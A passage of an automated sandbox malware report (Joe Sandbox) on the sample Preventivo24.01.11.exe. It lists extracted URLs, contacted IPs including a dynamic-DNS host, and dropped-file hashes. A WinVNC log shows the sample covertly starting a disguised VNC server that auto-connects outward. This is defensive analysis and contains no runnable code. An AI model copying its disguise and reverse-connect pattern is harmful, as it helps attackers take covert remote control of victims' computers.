
Name	Malicious	Antivirus Detection	Reputation
http://www.example.com/download/updates.txt	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://html4/loose.dtd	shi6E82.tmp.0.dr	false	• Avira URL Cloud: safe	low
http://java.sun.com/update/1.4.2/jinstall-1_4-windows-i586.cab#Version=1	Preventivo24.01.11.exe, 00000000.0000000 3.1686217786.000000000B0A6000.00000004.0 0001000.00020000.00000000.sdmp, taskhost.exe, 00000029.00000000.1860708223.000000000020300 0.00000002.00000001.01000000.0000000D.sdmp, taskhost.exe.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://sectigo.com/CPS0	Preventivo24.01.11.exe, 00000000.0000000 3.1686217786.000000000B1BA000.00000004.0 0001000.00020000.00000000.sdmp, taskhost.exe.0.dr	false	• URL Reputation: safe	unknown
http://crl.sectigo.com/SectigoPublicCodeSigningRootR46.crl0	Preventivo24.01.11.exe, 00000000.0000000 3.1686217786.000000000B1BA000.00000004.0 0001000.00020000.00000000.sdmp, taskhost.exe.0.dr	false	• URL Reputation: safe	unknown
http://ocsp.sectigo.com0	Preventivo24.01.11.exe, 00000000.0000000 3.1686217786.000000000B1BA000.00000004.0 0001000.00020000.00000000.sdmp, taskhost.exe.0.dr	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://ocsp.thawte.com0	Preventivo24.01.11.exe, 00000000.0000000 3.1686217786.000000000B1BA000.00000004.0 0001000.00020000.00000000.sdmp, uvncvirt ualdisplay.cat.0.dr, UVncVirtualDisplay.dll.0.dr	false	• URL Reputation: safe	unknown
http://www.pdf-tools.com	Preventivo24.01.11.exe, 00000000.0000000 3.1686217786.000000000AE50000.00000004.0 0001000.00020000.00000000.sdmp, ~.pdf.0.dr	false		high
http://crt.sectigo.com/SectigoPublicCodeSigningCAR36.crt0#	Preventivo24.01.11.exe, 00000000.0000000 3.1686217786.000000000B1BA000.00000004.0 0001000.00020000.00000000.sdmp, taskhost.exe.0.dr	false	• URL Reputation: safe	unknown
http://https://www.uvnc.com	taskhost.exe.0.dr	false		high
http://crt.sectigo.com/SectigoPublicCodeSigningRootR46.p7c0#	Preventivo24.01.11.exe, 00000000.0000000 3.1686217786.000000000B1BA000.00000004.0 0001000.00020000.00000000.sdmp, taskhost.exe.0.dr	false	• URL Reputation: safe	unknown
http://.css	shi6E82.tmp.0.dr	false	• Avira URL Cloud: safe	low
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	Preventivo24.01.11.exe, 00000000.0000000 3.1686217786.000000000B1BA000.00000004.0 0001000.00020000.00000000.sdmp, taskhost.exe.0.dr	false	• URL Reputation: safe	unknown
http://https://forum.uvnc.com	taskhost.exe.0.dr	false		high
http://https://www.uvnc.comcmd	Preventivo24.01.11.exe, 00000000.0000000 3.1686217786.000000000B0D5000.00000004.0 0001000.00020000.00000000.sdmp, taskhost.exe, 00000029.00000002.3495148727.000000000022C00 0.00000002.00000001.01000000.0000000D.sdmp, taskhost.exe.0.dr	false	• Avira URL Cloud: safe	unknown
http://crl.sectigo.com/SectigoPublicCodeSigningCAR36.crl0y	Preventivo24.01.11.exe, 00000000.0000000 3.1686217786.000000000B1BA000.00000004.0 0001000.00020000.00000000.sdmp, taskhost.exe.0.dr	false	• URL Reputation: safe	unknown
http://crl.thawte.com/ThawteTimestampingCA.crl0	Preventivo24.01.11.exe, 00000000.0000000 3.1686217786.000000000B1BA000.00000004.0 0001000.00020000.00000000.sdmp, uvncvirt ualdisplay.cat.0.dr, UVncVirtualDisplay.dll.0.dr	false		high
http://https://www.thawte.com/cps0/	Preventivo24.01.11.exe, 00000000.0000000 3.1686217786.000000000B1BA000.00000004.0 0001000.00020000.00000000.sdmp, Preventi vo24.01.11.exe, 00000000.00000003.168621 7786.000000000AE50000.00000004.00001000. 00020000.00000000.sdmp, viewer.exe.0.dr, powercfg. msi.0.dr	false		high
http://https://forum.uvnc.comvncMenu::WndProc	Preventivo24.01.11.exe, 00000000.0000000 3.1686217786.000000000B0D5000.00000004.0 0001000.00020000.00000000.sdmp, taskhost.exe, 00000029.00000002.3495148727.000000000022C00 0.00000002.00000001.01000000.0000000D.sdmp, taskhost.exe.0.dr	false	• Avira URL Cloud: safe	low
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	Preventivo24.01.11.exe, 00000000.0000000 3.1686217786.000000000B1BA000.00000004.0 0001000.00020000.00000000.sdmp, taskhost.exe.0.dr	false	• URL Reputation: safe	unknown
http://https://www.thawte.com/repository0W	Preventivo24.01.11.exe, 00000000.0000000 3.1686217786.000000000B1BA000.00000004.0 0001000.00020000.00000000.sdmp, Preventi vo24.01.11.exe, 00000000.00000003.168621 7786.000000000AE50000.00000004.00001000. 00020000.00000000.sdmp, viewer.exe.0.dr, powercfg. msi.0.dr	false		high
http://https://www.advancedinstaller.com	Preventivo24.01.11.exe, 00000000.0000000 3.1686217786.000000000B1BA000.00000004.0 0001000.00020000.00000000.sdmp, Preventi vo24.01.11.exe, 00000000.00000003.168621 7786.000000000AE50000.00000004.00001000. 00020000.00000000.sdmp, viewer.exe.0.dr, powercfg. msi.0.dr	false		high
http://https://www.uvnc.comhttps://forum.uvnc.comnet	Preventivo24.01.11.exe, 00000000.0000000 3.1686217786.000000000B0D5000.00000004.0 0001000.00020000.00000000.sdmp, taskhost.exe, 00000029.00000002.3495148727.000000000022C00 0.00000002.00000001.01000000.0000000D.sdmp, taskhost.exe.0.dr	false	• Avira URL Cloud: safe	unknown
http://java.sun.com/products/plugin/index.html#download	Preventivo24.01.11.exe, 00000000.0000000 3.1686217786.000000000B0A6000.00000004.0 0001000.00020000.00000000.sdmp, taskhost.exe, 00000029.00000000.1860708223.000000000020300 0.00000002.00000001.01000000.0000000D.sdmp, taskhost.exe.0.dr	false	• Avira URL Cloud: safe	unknown
http://.jpg	shi6E82.tmp.0.dr	false	• Avira URL Cloud: safe	low

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
52.202.204.11	unknown	United States		14618	AMAZON-AESUS	false
93.184.216.34	www.example.com	European Union		15133	EDGECASTUS	false
23.54.200.159	unknown	United States		16625	AKAMAI-ASUS	false
140.228.29.110	vnvariant2024.ddnsfree.com	United States		600	OARNET-ASUS	false

Private

IP
127.0.0.1

General Information

Joe Sandbox version:	38.0.0 Ammolite
Analysis ID:	1379424
Start date and time:	2024-01-23 12:17:10 +01:00
Joe Sandbox product:	CloudBasic
Overall analysis duration:	0h 9m 54s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 x64 22H2 with Office Professional Plus 2019, Chrome 117, Firefox 118, Adobe Reader DC 23, Java 8 Update 381, 7zip 23.01
Run name:	Run with higher sleep bypass
Number of analysed new started processes analysed:	59
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • AMSI enabled

Analysis Mode:	default
Analysis stop reason:	Timeout
Sample name:	Preventivo24.01.11.exe
Detection:	MAL
Classification:	mal76.rans.troj.evad.winEXE@110/77@8/5
EGA Information:	• Successful, ratio: 100%
HCA Information:	• Successful, ratio: 60% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Sleeps bigger than 100000000ms are automatically reduced to 1000ms

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, WMIADAP.exe, SIHClient.exe, conhost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 72.21.81.240, 23.63.204.182, 172.64.41.3, 162.159.61.3, 23.55.62.18, 23.55.62.67, 23.47.204.60, 23.47.204.78, 23.47.204.62, 23.47.204.51, 23.47.204.71, 23.47.204.8, 23.47.204.33, 23.34.82.78, 23.34.82.70
- Excluded domains from analysis (whitelisted): e4578.dscg.akamaiedge.net, chrome.cloudflare-dns.com, fs.microsoft.com, slscr.update.microsoft.com, acroipm2.adobe.com.edgesuite.net, wu.ec.azureedge.net, ctldl.windowsupdate.com, wu-bg-shim.trafficmanager.net, wu.azureedge.net, acroipm2.adobe.com, fe3cr.delivery.mp.microsoft.com, ocsp.digicert.com, ssl-delivery.adobe.com.edgekey.net, a122.dscd.akamai.net, bg.apr-52dd2-0503.edgecastdns.net, cs11.wpc.v0cdn.net, hlb.apr-52dd2-0.edgecastdns.net, geo2.adobe.com
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size exceeded maximum capacity and may have missing disassembly code.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Games\IDD.txt	
Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	10
Entropy (8bit):	2.9219280948873623
Encrypted:	false
SSDEEP:	3:DdWcw:Bbw
MD5:	EF303119CD5A401423EFE69D77275604
SHA1:	0D2534C78AE7A1FD9CC5FF0DDED77800B171F787
SHA-256:	F1A65F2D0644D187AFD37F75EDC06E25D412C3A6218619A39101C2A5CDCB61EA
SHA-512:	CAA5CA40AEAD79316B20A3F6977B255D2677F7472642579D405A945137E3B7F9661C655510D6A6761E046910335E3953C40BF3AD77671EAF237895A7B03F718C
Malicious:	false
Preview:	5383948 ..

C:\Games\WinVNC.log	
Process:	C:\Games\taskhost.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	1421
Entropy (8bit):	4.919536877398004
Encrypted:	false
SSDEEP:	24:y38ApvI/dg3KtcJaAwp+Sjh31Nemb31NemnGRyQEgshgOZbHNDuwOZxD//P33k34:y3LFI/dg3XJaAwp+Sj7txtG8kshgMb5i
MD5:	6EF42238183882749CCFD368788B3A3C
SHA1:	E33154329DD1916C0F605B115F0BE7A77BFF6EA7
SHA-256:	DF25EFF50326E1DDF0A3489EA946A392902E6207ECA623E88A7BF4456BDF78B0
SHA-512:	632DA8709411633142BF496AD76E4DC833FD5D41DA903CC27A15E2D00F5D03403E0BD81BC150FEC000B560DC78E472DCC2276F207957629D90B8EEDE8CA6765
Malicious:	false
Preview:	Tue Jan 23 12:18:21 2024.WinVNCAppMain : WinVNCAPPMain-----Application started.WinVNCAppMain : server created ok.imp_desktop_thread : OpenInputdesktop OK.imp_desktop_thread : SelectHDESK to Default (370) from 11c.imp_desktop_thread : Username user .vncMenu::vncMenu : vncmenu(server).Tue Jan 23 12:18:22 2024.vncServer::SetAuthHosts : authhosts cleared.vncServer::EnableConnections : SockConnect 0.vncServer::EnableConnections : SockConnect 1.vncServer::Enable Connections : trying port number 5900.Tue Jan 23 12:18:24 2024.VSocket::Close : closing socket.vncServer::EnableConnections : SockConnect Done 1.vncServer::Ena bleConnections : SockConnect 1.vncServer::EnableConnections : SockConnect 1.vncSockConnectThread::run_undetached : started socket connection thread.vn cHTTPConnectThread::run_undetached : started HTTP server thread.imp_desktop_thread : PostAddNewClient IIIII.Tue Jan 23 12:18:25 2024.vncServer::AutoCo nnectRetry : AutoConnectRetry(): started.vncServer::actualRetryThread : Attempt

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\LOG	
Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\acrocef_1\AcroCEF.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	292
Entropy (8bit):	5.252775680408843
Encrypted:	false
SSDEEP:	6:HMWpPUM8Q+q2Pwkn2nKuAl9OmbnIFUt8+MWpPUMmbQgZmw++MWpPUMm8uDQdSQVW:H5PP8VvYfHAahFUt8+5PPOQg/++5PP1w
MD5:	60425B4FF8C1C1A6F2D0092A7F15EF6F
SHA1:	662F7165E9DCE1C85B5F6C60853F13E5E9658325
SHA-256:	9D98E231F4FBCA538ACE193C53EF5A47A733EECB05FA83DA1A009FE2E61B52AC
SHA-512:	CCCC61F24A9C032BBE9A5A44286BF8FBB8FF5077C367AC9B89636408F56BEEF62B7D3F92C8209757EFD7753B617F6AECAC6CAC5681B25990F686B416510BF88F
Malicious:	false
Preview:	2024/01/23-12:18:09.699 1f58 Reusing MANIFEST C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache/MANIFEST-000001.2024/01/23-12:18:09.702 1f 58 Recovering log #3.2024/01/23-12:18:09.703 1f58 Reusing old log C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache/000003.log .

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\LOG.old (copy)	
Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\acrocef_1\AcroCEF.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	292
Entropy (8bit):	5.252775680408843
Encrypted:	false

SSDEEP:	6:HMWpPUM8Q+q2Pwkn2nKuAl9OmbnIFUt8+MWpPUMmbQgZmw++MWpPUMm8uDQdSQVW:H5PP8VvYfHAahFUt8+5PPOQg/++5PP1w
MD5:	60425B4FF8C1C1A6F2D0092A7F15EF6F
SHA1:	662F7165E9DCE1C85B5F6C60853F13E5E9658325
SHA-256:	9D98E231F4FBCA538ACE193C53EF5A47A733EECB05FA83DA1A009FE2E61B52AC
SHA-512:	CCCC61F24A9C032BBE9A5A44286BF8FBB8FF5077C367AC9B89636408F56BEEF62B7D3F92C8209757EFD7753B617F6AECAC6CAC5681B25990F686B416510BF8F
Malicious:	false
Preview:	2024/01/23-12:18:09.699 1f58 Reusing MANIFEST C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache/MANIFEST-000001.2024/01/23-12:18:09.702 1f58 Recovering log #3.2024/01/23-12:18:09.703 1f58 Reusing old log C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache/000003.log .

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Local Storage\leveldb\LOG

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\acrocef_1\AcroCEF.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	336
Entropy (8bit):	5.19553724333011
Encrypted:	false
SSDEEP:	6:HMWpPUMmQuH0jyq2Pwkn2nKuAl9Ombzo2jMGIFUt8+MWpPUMmSc511Zmw++MWpP1:H5PPVI0jyvYfHAa8uFUt8+5PPlcV/++b
MD5:	6111CAE82E5ED6DFB2D5ED0321FCFE6D
SHA1:	4B71E616B9216D8A038A54202BF10E48364A432B
SHA-256:	C8FF27F73BEDF7198BD15020DA2A6438AED615B40654BAE2E84D64DDAB4E1A46
SHA-512:	410B42C40DE1177727C5E5677BEFCCBAEA254F92EAC133A6167D99A61FA850C0A27B85F49B9B483F8CF7C2052CB26DB4EFDABAA21DF28DE986A12988B09836AB
Malicious:	false
Preview:	2024/01/23-12:18:09.769 1be4 Reusing MANIFEST C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Local Storage\leveldb/MANIFEST-000001.2024/01/23-12:18:09.771 1be4 Recovering log #3.2024/01/23-12:18:09.771 1be4 Reusing old log C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Local Storage\leveldb/000003.log .

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Local Storage\leveldb\LOG.old (copy)

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\acrocef_1\AcroCEF.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	336
Entropy (8bit):	5.19553724333011
Encrypted:	false
SSDEEP:	6:HMWpPUMmQuH0jyq2Pwkn2nKuAl9Ombzo2jMGIFUt8+MWpPUMmSc511Zmw++MWpP1:H5PPVI0jyvYfHAa8uFUt8+5PPlcV/++b
MD5:	6111CAE82E5ED6DFB2D5ED0321FCFE6D
SHA1:	4B71E616B9216D8A038A54202BF10E48364A432B
SHA-256:	C8FF27F73BEDF7198BD15020DA2A6438AED615B40654BAE2E84D64DDAB4E1A46
SHA-512:	410B42C40DE1177727C5E5677BEFCCBAEA254F92EAC133A6167D99A61FA850C0A27B85F49B9B483F8CF7C2052CB26DB4EFDABAA21DF28DE986A12988B09836AB
Malicious:	false
Preview:	2024/01/23-12:18:09.769 1be4 Reusing MANIFEST C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Local Storage\leveldb/MANIFEST-000001.2024/01/23-12:18:09.771 1be4 Recovering log #3.2024/01/23-12:18:09.771 1be4 Reusing old log C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Local Storage\leveldb/000003.log .

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Network\585b98c7-6e1b-42c6-9d18-1e6776e46b81.tmp

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\acrocef_1\AcroCEF.exe
File Type:	JSON data
Category:	modified
Size (bytes):	475
Entropy (8bit):	4.9650414169567965
Encrypted:	false
SSDEEP:	12:YH/um3RA8sqZQiysBdOg2H4caq3QYiubInP7E4T3y:Y2sRdsC3dMHz3QYhbG7nby
MD5:	DB44F690ED46A9B57D69DF5164126886
SHA1:	E7E352F6B3C35C5355DC9FC134506E2261894692
SHA-256:	C67D0B042F36E540543294FDA5079CE6726D68234D1EE935CB4DC0FDEF5E29CA
SHA-512:	918E36E5170CC2B5FFB905161A9C89E2FC25E42AF3BA7425B2D71A5D35F648437B5B1AF7067DF6F8EACA2C921D388CBD7FFDD5F70B382992DF8C9C9E3C55192
Malicious:	false

Preview:	{"net":{"http_server_properties":{"servers":[{"isolation":[],"server":"https://armmf.adobe.com","supports_spdy":true},{"alternative_service":[{"advertised_alpns":["h3"],"expiration":"13350568701451515","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":119225},"server":"https://chrome.cloudflare-dns.com","supports_spdy":true}],"supports_quic":{"address":"192.168.2.4","used_quic":true},"version":5},"network_qualities":{"CAESABiAgICA+P////8B":"4G"}}}

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Network\Network Persistent State (copy)

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\acrocef_1\AcroCEF.exe
File Type:	JSON data
Category:	dropped
Size (bytes):	475
Entropy (8bit):	4.9650414169567965
Encrypted:	false
SSDEEP:	12:YH/um3RA8sqZQiysBdOg2H4caq3QYiubInP7E4T3y:Y2sRdsC3dMHz3QYhbG7nby
MD5:	DB44F690ED46A9B57D69DF5164126886
SHA1:	E7E352F6B3C35C5355DC9FC134506E2261894692
SHA-256:	C67D0B042F36E540543294FDA5079CE6726D68234D1EE935CB4DC0FDEF5E29CA
SHA-512:	918E36E5170CC2B5FFB905161A9C89E2FC25E42AF3BA7425B2D71A5D35F648437B5B1AF7067DF6F8EACA2C921D388CBD7FFDD5F70B382992DF8C9C9E3C55192
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"isolation":[],"server":"https://armmf.adobe.com","supports_spdy":true},{"alternative_service":[{"advertised_alpns":["h3"],"expiration":"13350568701451515","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":119225},"server":"https://chrome.cloudflare-dns.com","supports_spdy":true}],"supports_quic":{"address":"192.168.2.4","used_quic":true},"version":5},"network_qualities":{"CAESABiAgICA+P////8B":"4G"}}}

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Session Storage\000003.log

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\acrocef_1\AcroCEF.exe
File Type:	data
Category:	dropped
Size (bytes):	4320
Entropy (8bit):	5.256625461075982
Encrypted:	false
SSDEEP:	96:etJCV4FAsszrNamjTN/2rjYMta02fDtehgO7BtTgo7bYLrG/y:etJCV4FiN/jTN/2r8Mta02fEhgO73gos
MD5:	94220663132224431A0735E6DC62D8D9
SHA1:	A20AAFC67813BBCA896816A65D1796516A549965
SHA-256:	9B0DE5074BE034AEEA10A3F651C0F988324F1658E88875A6278269941CF514EB
SHA-512:	E59336BA9AD339BF3AFF78BF4E972B00EA895D6DFCA0C72C9EA57B24D48196EAB5067616231EE685B7D3F1C75248ED0C4375AD8E5B0A9EACF5E39865E20078E3
Malicious:	false
Preview:	*...#.....version.1..namespace-['O.o.....next-map-id.1.Pnamespace-158f4913_074a_4bdf_b463_eb784cc805b4-https://rna-resource.acrobat.com/.0>...r.....next-map-id.2.Snamespace-fd2db5bd_ef7e_4124_bfa7_f036ce1d74e5-https://rna-v2-resource.acrobat.com/.1O..r.....next-map-id.3.Snamespace-cd5be8d1_42d2_481d_ac0e_f904ae470bda-https://rna-v2-resource.acrobat.com/.2.\.o.....next-map-id.4.Pnamespace-6070ce43_6a74_4d0a_9cb8_0db6c3126811-https://rna-resource.acrobat.com/.3....^.....Pnamespace-158f4913_074a_4bdf_b463_eb784cc805b4-https://rna-resource.acrobat.com/..|.^.....Pnamespace-6070ce43_6a74_4d0a_9cb8_0db6c3126811-https://rna-resource.acrobat.com/n..Fa.....Snamespace-fd2db5bd_ef7e_4124_bfa7_f036ce1d74e5-https://rna-v2-resource.acrobat.com/DQ..a.....Snamespace-cd5be8d1_42d2_481d_ac0e_f904ae470bda-https://rna-v2-resource.acrobat.com/i.`do.....next-map-id.5.Pnamespace-de635bf2_6773_4d83_ad16_

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Session Storage\LOG

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\acrocef_1\AcroCEF.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	324
Entropy (8bit):	5.109846479746542
Encrypted:	false
SSDEEP:	6:HMWpPUWjyq2Pwkn2nKuAl9OmbzNMxIFUt8+MWpPUF9/1Zmw++MWpPU1gpRkwOwkS:H5PLjyvYfHAa8jFUt8+5Pq99/++5PZpB
MD5:	99BEB36717C7BB72FB92C972D6CAEDE4
SHA1:	3D1C7AE05C174CB56E5CFB9777BC423B5F4B5624
SHA-256:	A4C7C92192C2F79B3ADD9F5730CF910D3F4E8DE7E983420572A723042307B9C8
SHA-512:	25EB2C695E9FB29BCAF56058EC3E21A04F6470D34193C84DAF0C1EA939A2B5FF361EBCFA39B7E75D12CB3414C33BC1F1F480245E0668D327916C614F79558F4
Malicious:	false
Preview:	2024/01/23-12:18:10.101 1be4 Reusing MANIFEST C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Session Storage/MANIFEST-000001.2024/01/23-12:18:10.104 1be4 Recovering log #3.2024/01/23-12:18:10.105 1be4 Reusing old log C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Session Storage/000003.log .

C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Session Storage\LOG.old (copy)

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\acrocef_1\AcroCEF.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	324
Entropy (8bit):	5.109846479746542
Encrypted:	false
SSDEEP:	6:HMWpPUWjyq2Pwkn2nKuAl9OmbzNMxIFUt8+MWpPUF9/1Zmw++MWpPU1gpRkwOwkS:H5PLjyvYfHAa8jFUt8+5Pq99/++5PZpB
MD5:	99BEB36717C7BB72FB92C972D6CAEDE4
SHA1:	3D1C7AE05C174CB56E5CFB9777BC423B5F4B5624
SHA-256:	A4C7C92192C2F79B3ADD9F5730CF910D3F4E8DE7E983420572A723042307B9C8
SHA-512:	25EB2C695E9FB29BCAF56058EC3E21A04F6470D34193C84DAF0C1EA939A2B5FF361EBCFA39B7E75D12CB3414C33BC1F1F480245E0668D327916C614F79558F4
Malicious:	false
Preview:	2024/01/23-12:18:10.101 1be4 Reusing MANIFEST C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Session Storage/MANIFEST-000001. 2024/01/23-12:18:10.104 1be4 Recovering log #3.2024/01/23-12:18:10.105 1be4 Reusing old log C:\Users\user\AppData\LocalLow\Adobe\AcroCef\DC\Acrobat\Cache\Session Storage/000003.log .

C:\Users\user\AppData\LocalLow\Adobe\Acrobat\DC\ReaderMessages

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	SQLite 3.x database, last written using SQLite version 3040000, file counter 15, database pages 21, cookie 0x5, schema 4, UTF-8, version-valid-for 15
Category:	dropped
Size (bytes):	86016
Entropy (8bit):	4.444965548209977
Encrypted:	false
SSDEEP:	384:yezci5tciBA7aDQPsknQ0UNCFOa14ocOUw6zyFzqFkdZ+EUTTcdUZ5yDQhJL:r7s3OazzU89UTTgUL
MD5:	F3D03763B49598DBAD45643FF5B9548C
SHA1:	8DB0B1C6C2AF2D7DAE7B96394E992152C9EB1ECC
SHA-256:	E75B7D24B58CCF162BBD5E2353FB8538226A057239CA98F8BFE488FDAF0432BE
SHA-512:	D0E870D59182C5A09313490AA9EA07E43416BAEE2F2BD9D39E4B244761B25FD8869E5560529E2432525F7FE0B113E4798B5A1B76B5F541F4876CFACA163BBEFB
Malicious:	false
Preview:	SQLite format 3.....@ .....c.....1.....T...U.1.D..... ....

C:\Users\user\AppData\LocalLow\Adobe\Acrobat\DC\ReaderMessages-journal

Process:	C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe
File Type:	SQLite Rollback Journal
Category:	dropped
Size (bytes):	8720
Entropy (8bit):	3.775195806422905
Encrypted:	false
SSDEEP:	48:7M4Dp/E2ioyVmioy9oWoy1Cwoy1yKOioy1noy1AYoy1Wioy1hioybioyEoy1noy+:7DDpjumFJXKQpBWb9IVXEBodRBkZ
MD5:	F4A34F8B68409CDAC14B3E7E86D35C74
SHA1:	A88C78C32487317F1CABF717102232DF47A71320
SHA-256:	6A44DA9F4C3E639DCC7656ECE568E8D3E371B6CD010F69D9D4B1F0F3A2F1B2F0
SHA-512:	320A379E05DB9CE1634014891DEF5A39DBFD4D60194E0265BA2887562FA04BFAEF65BB48B0A86771F3EF9A33AB3CE9B0EB288FAEADA992EC851F9FA8DEB30BBA
Malicious:	false
Preview:	.... .c.....U..... .....T.. .[...b...r...t...}.....L..... .....

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Users\user\Desktop\Preventivo24.01.11.exe
File Type:	Microsoft Cabinet archive data, Windows 2000/XP setup, 66791 bytes, 1 file, at 0x2c +A "authroot.stl", number 1, 6 datablocks, 0x1 compression
Category:	dropped
Size (bytes):	66791
Entropy (8bit):	**7.995531727155867**
Encrypted:	**true**
SSDEEP:	1536:drFvD2YSE/sFDqV0FJJynkAhftCvMd3coa282frgW1qgNzU:drVDJSeaDqV0FJwLhVkr282fF5U

MD5:	AC05D27423A85ADC1622C714F2CB6184
SHA1:	B0FE2B1ABDDB97837EA0195BE70AB2FF14D43198
